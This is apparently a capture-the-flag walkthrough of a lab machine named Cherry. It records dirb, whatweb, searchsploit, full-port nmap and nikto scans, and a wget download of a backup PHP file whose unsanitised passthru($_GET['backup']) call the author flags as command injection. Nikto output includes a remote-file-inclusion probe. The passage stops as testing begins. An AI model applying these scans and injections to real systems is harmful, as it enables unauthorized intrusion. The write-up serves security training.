
DIRB v2.22
By The Dark Raver

START_TIME: Fri Feb 5 20:21:08 2021
URL_BASE: http://192.168.36.179/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

GENERATED WORDS: 4612

```
— Scanning URL: http://192.168.36.179/ —
=> DIRECTORY: http://192.168.36.179/backup/
+ http://192.168.36.179/index.html (CODE:200|SIZE:640)
+ http://192.168.36.179/info.php (CODE:200|SIZE:21)
```

Dirb found one directory and one php file on the target web server. However, these files cannot be viewed.



Next, I used whatweb on the target web server.

```
kali@kali:~$ whatweb 192.168.36.179
http://192.168.36.179 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[192.168.36.179], Title[Cherry], nginx[1.18.0]
kali@kali:~$
```

Next, I used searchsploit to find if the particular version of nginx has any vulnerabilities.

```
kali@kali:~$ searchsploit nginx
```

Exploit Title	Path
<b>Nginx</b> (Debian Based Distros + Gentoo) - 'logrotate' Local Pr	linux/local/40768.sh
<b>Nginx</b> 0.6.36 - Directory Traversal	multiple/remote/12804.txt
<b>Nginx</b> 0.6.38 - Heap Corruption	linux/local/14830.py
<b>Nginx</b> 0.6.x - Arbitrary Code Execution NullByte Injection	multiple/webapps/24967.txt
<b>Nginx</b> 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4	linux/dos/9901.txt
<b>Nginx</b> 0.7.61 - WebDAV Directory Traversal	multiple/remote/9829.txt

Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Inje	multiple/remote/33490.txt
Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download	windows/remote/13822.txt
Nginx 0.8.36 - Source Disclosure / Denial of Service	windows/remote/13818.txt
Nginx 1.1.17 - URI Processing SecURItY Bypass	multiple/remote/38846.txt
Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflo	linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)	linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Force	linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow	linux_x86-64/remote/32277.txt
PHP-FPM + Nginx - Remote Code Execution	php/webapps/47553.md

There were no vulnerabilities for the specific version. All my efforts till now were hitting a dead end. If there were no vulnerabilities in the web server, is the SSH server only way to gain access on the target or am I missing something. I decided to perform port scanning again but a bit differently. This time I scanned all the 65535 ports just to make sure I didn't miss anything.

```
kali@kali:~$ nmap -sV -p1-65535 192.168.36.179
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 21:16 EST
Nmap scan report for 192.168.36.179
Host is up (0.0023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
7755/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.80%I=7%D=2/5%Time=601DFEB7%P=i686-pc-linux-gnu%r(NULL
SF: ,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(GenericLines,9," \x05 \0 \0 \0 \x0b \x08
SF: \x05 \x1a \0 ")%r(GetRequest,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(HTTPOptio
SF: ns,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(RTSPRequest,9," \x05 \0 \0 \0 \x0b \x0
SF: 8 \x05 \x1a \0 ")%r(RPCCheck,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(DNSVersion
SF: BindReqTCP,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(DNSStatusRequestTCP,2B,"
SF: \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 \x1e \0 \0 \0 \x01 \x08 \x01 \x10 \x88 \x1a \x0f Inva
SF: lid \x20 message \x05 HY000 ")%r(Help,9," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(
SF: SSLSessionReq,2B," \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 \x1e \0 \0 \0 \x01 \x08 \x01 \x1
SF: 0 \x88 \x1a \x0f Invalid \x20 message \x05 HY000 ")%r(TerminalServerCookie,9,
SF: " \x05 \0 \0 \0 \x0b \x08 \x05 \x1a \0 ")%r(TLSSessionReq,2B," \x05 \0 \0 \0 \x0b \x08
SF: x05 \x1a \0 \x1e \0 \0 \0 \x01 \x08 \x01 \x10 \x88 \x1a \x0f Invalid \x20 message \x0
```

After I did this, I found two new ports open on the target, ports 7755 and 33060. When you perform general port scanning with Nmap, it scans only the most common ports : 1-1024. Hence I missed these ports earlier.

So there is another web server running on the target. This one was an apache web server. I ran nikto on this server too.

```
kali@kali:~$ nikto -h 192.168.36.179:7755
- Nikto v2.1.6


+ Target IP:          192.168.36.179
+ Target Hostname:    192.168.36.179
+ Target Port:        7755
+ Start Time:         2021-02-05 21:37:12 (GMT-5)

+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 280, size: 5aeb1700c1e2f, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting ...
```



```
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 7917 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2021-02-05 21:38:46 (GMT-5) (94 seconds)

+ 1 host(s) tested
```

Even on this web server, there is a directory named "backup". Unlike the one in the web server on the port 80, this directory is accessible.



I found some files in this directory. I downloaded all these to my attacker system.



Since I can't download a php file this way, I used wget command to download the php file command.php.

```
kali@kali:~$ wget http://192.168.36.179:7755/backup/command.php
--2021-02-05 22:02:27-- http://192.168.36.179:7755/backup/command.php
Connecting to 192.168.36.179:7755 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 252 [text/html]
Saving to: 'command.php'

command.php          100%[=====>]          252  --+-KB/s   in 0s

2021-02-05 22:02:27 (8.20 MB/s) - 'command.php' saved [252/252]



kali@kali:~$
```


When I observed the code of "command.php" file, I found a php command "passthru" in the code.

```
kali@kali:~$ cat command.php


<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Backup</title>
</head>
<body>
<!-- </?php echo passthru($_GET['backup']); ?/ -->
</body>
</html>
kali@kali:~$
```

The passthru ( ) command in php is used to execute system commands. Since this command is being used without any validation or sanitization, it can be vulnerable to command injection. I checked this with simple system commands first.





